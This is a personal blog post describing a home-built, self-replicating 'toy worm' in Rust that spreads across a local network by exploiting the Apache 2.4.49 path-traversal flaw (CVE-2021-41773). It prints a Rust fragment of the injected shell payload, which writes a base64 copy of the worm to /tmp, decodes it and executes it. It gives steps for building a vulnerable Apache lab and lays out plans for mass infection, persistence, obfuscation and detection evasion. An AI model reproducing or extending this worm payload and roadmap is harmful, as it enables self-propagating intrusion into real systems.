February 18, 2025
Toy worm is a computer worm, but a small toy version. I built it as my first crack at building a computer worm, and as a follow up to my previous project building malware. The reason I am building malware you ask? Because I believe the best way to defend a computer is to know how to attack one. You can see the toy-worm source code here.
This blog post will be an engineering discussion of the project, its goals, outcomes and future plans for it. This project has a grander vision that I will continue to work on. This version of the worm is the prototype and first iteration in what I hope to be an ever more capable worm over time.

I have a vision for this worm. The vision implements engineering, operations and R&D activities to develop, deploy, and support the worm in compromising target systems, delivering payloads, and adapting in the field while remaining undetected.
The mind map in Figure 1 below details the vision. The white ovals identify the engineering requirements for an effective worm. As I developed the mind map and kept drilling deeper I started to hit upon what are really operational and R&D requirements more so than engineering. These are the blue and red ovals respectively.
In short the focus of the worm is to infect as many machines as possible. This requires building in a wide variety of exploits. Each exploit has a brief window of opportunity to exploit any known vulnerabilities before they are patched. To support the rapid exploitation of these vulnerabilities requires the rapid development of exploits, which requires the operational ability to push software updates and the infrastructure to support it. Rapid exploitation of vulnerabilities can also be achieved through R&D efforts in finding new vulnerabilities. The red ovals derive from this insight.
Figure 1: Mind Map of the Vision for the Worm
This is the first iteration of the grand computer worm concept. Therefore it is a prototype, first shot, don't get your expectations up yet type of thing. As such I didn't really design the structure of the program but focused instead on figuring out how to get the fundamental functions of a worm working. However, there were a few high level design goals and decisions at this early stage.
First, I chose Rust to build this worm. C is the natural choice, but I chose Rust because I believe it will be an important language in the cybersecurity space in the future due to it being a memory-safe systems programming language. Therefore I wanted to learn more about programming in Rust. I also considered Go but decided against it as I want to minimize the binary size. C would have produced smaller binaries than Rust, but Rust's binary sizes are reasonable.
Second, I want this worm to be able to target Linux and Windows systems. However, I decided to focus on Linux as that is the operating system I am more familiar with, and to also keep things simple for now.
In order to focus less on any given vulnerability and its exploit, I decided to use the same exploit I did in my previous malware project which is CVE-2021-41773. Long story short a path traversal vulnerability in Apache HTTP sever version 2.4.49 allows remote code execution. This is the perfect vulnerability to build a worm around.
After some experimentation and development, the worm ended up working as follows:
/proc/net/arp for IP addresses.
/tmp directory since all users have
rwx to this directory. In particular Apache runs
under the daemon user.
The bit of Rust code that implements the exploit in Bash
let part1 = "echo;if [ ! -e /tmp/toy-worm ]; then echo ".as_bytes();
let replicant = replicate();
let part2 = " > /tmp/worm-base64;base64 -d /tmp/worm-base64 > /tmp/toy-worm;chmod a+x /tmp/toy-worm;rm /tmp/worm-base64;/tmp/toy-worm; fi;".as_bytes();
// `grapple` to used to get onto a neighboring machine.
let mut grapple: Vec<u8> = Vec::new();
let replicant_base64 = BASE64_STANDARD.encode(replicant.as_slice());
During the development of the worm, I used a Docker image containing the vulnerable Apache HTTP server version 2.4.49. I eventually moved to using virtual machines since the Docker image version of Linux does not use the systemd init system and I wanted to have as realistic a test environment as possible (while still being able to develop the project on the go on my laptop). During the first iteration, VMs were not strictly necessary as the worm does not interact with systemd. However, a goal for the next iteration is for the worm to establish persistence on the target machine. This means automatically starting after the machine is rebooted. To have the worm start on boot, even without requiring a user to log in, will require installing a systemd unit.
To test the exploit in a virtual machine required compiling version 2.4.49 of Apache. The steps taken to build Apache on Debian 12 are detailed in the following section. A brief explanation of statically linking a Rust binary is given afterwards in the next section.
The right versions of all the dependencies are required or the build will fail. General instructions for building Apache can be found here: https://httpd.apache.org/docs/2.4/install.html
Download version PCRE 8.45 from https://sourceforge.net/projects/pcre/files/. The PCRE homepage: https://www.pcre.org/. Then build PCRE using the commands in Listing 2.
            ./configure --prefix=/usr/sbin/pcre
            make
            make install
Then install the libpcre2-dev Debian package.
Download Apache HTTP server version 2.4.49 source from the
Apache website
https://dlcdn.apache.org/httpd/#archive. Then download APR and APR-Util from
http://apr.apache.org/download.cgi
and then move both files to /srclib inside the
Apache source directory. Rename each file to
apr and apr-util respectively
(i.e. remove the version numbers).
Install the Debian package libexpat1-dev, copy
the pcre.h header file into the
/usr/include dir:
sudo cp /home/debian/src/pcre-8.45/pcre.h
                        /usr/include/
. Copy the PCRE libraries into where make can
find them:
sudo cp /home/debian/src/pcre-8.45/.libs/*
                        /usr/lib/x86_64-linux-gnu/
Then cd in the Apache source directory and run
the commands in Listing 3:
            ./configure --prefix=/usr/sbin/apache2 --with-pcre=/home/debian/src/pcre-8.45/pcre-config --with-expat=/usr/include/
            make
            sudo make install
Note: for the -with-pcre you will need to
locate the pcre-config file by running
locate pcre-config. Use the result for the
-with-pcre option. Then see the Apache build
instructions
https://httpd.apache.org/docs/2.4/install.html
for the remaining steps. Once complete use
sudo /usr/sbin/apache2/bin/apachectl -k start
to start Apache.
To statically link toy-worm the following steps were used.
musl and musl-tools (Debian
packages) are installed. If not:
        sudo apt install musl-tools
        rustup target add x86_64-unknown-linux-musl
cargo to statically link:
cargo build --release --target=x86_64-unknown-linux-musl
file or ldd command. The output binary
will be located at
target/x86_64-unknown-linux-musl/release.
Here is the demo! A simple test of getting from point A to point C via point B using only the information available in each host's ARP cache as shown in Figure 2.

Figure 2: Path to Goal 192.168.56.6
The top panel of the video below shows the host toy-worm starts from. Its IP address is 192.168.56.3, and it has host 192.168.56.4 in its ARP cache. In the bottom left panel, host 192.168.56.4 has 192.168.56.6 in its ARP cache. 192.168.56.6 is in the bottom right panel.
Therefore the only path for toy-worm to reach 192.168.56.6 is via
192.168.56.4. Play the video below to see toy-worm spread from
192.168.56.3 to 192.168.56.6 via 192.168.56.4. Watch for the changes
in the directory listings in the bottom two panels once
./toy-worm is executed in the top panel.
The prototype is a success!
Currently the worm is a bare minimum prototype. All it does at this point is find neighboring hosts on the local network, copy itself, and then deploy a single exploit to gain access to those neighboring hosts. These are the fundamental functions of a computer worm.
The program itself is small and unrefined. Since this is a prototype
I only added error handling where strictly necessary for the worm to
function, everywhere else I made use of Rust's
.unwrap method to avoid handling errors at all, opting
to panic instead in the face of the unexpected.
I have big plans for this project, and when I revisit this project in the future there are many features I would like to add. Here are some of the features I have in mind for future iterations:
rw access to key systemd files and
directories.
I learned a lot on this first iteration of the worm. In particular I
got to dive a little deeper into the operating system and networking
than I usually get to with most programs. I queried the
proc filesystem, implemented HTTP requests directly
using TCP streams, built Apache HTTP server from scratch, learned
the basics of what makes a worm tick, took testing beyond Docker and
into a network of full-blown virtual machines, identified critical
next steps such as persistence and obfuscation, tried my hand at a
non-trivial program in Rust, learned a little about the Rust build
system, about evading detection via obfuscation and masquerading and
about systemd unit files in preparation for the next iteration.
To take the worm to the next level and implement my wishlist of features requires learning more systems programming, Linux operating system details, and privilege escalation. One of the reasons I want to declare victory and wrap this first iteration here is to give myself time and an unstructured environment to explore these concepts without any specific project goals constraining that effort.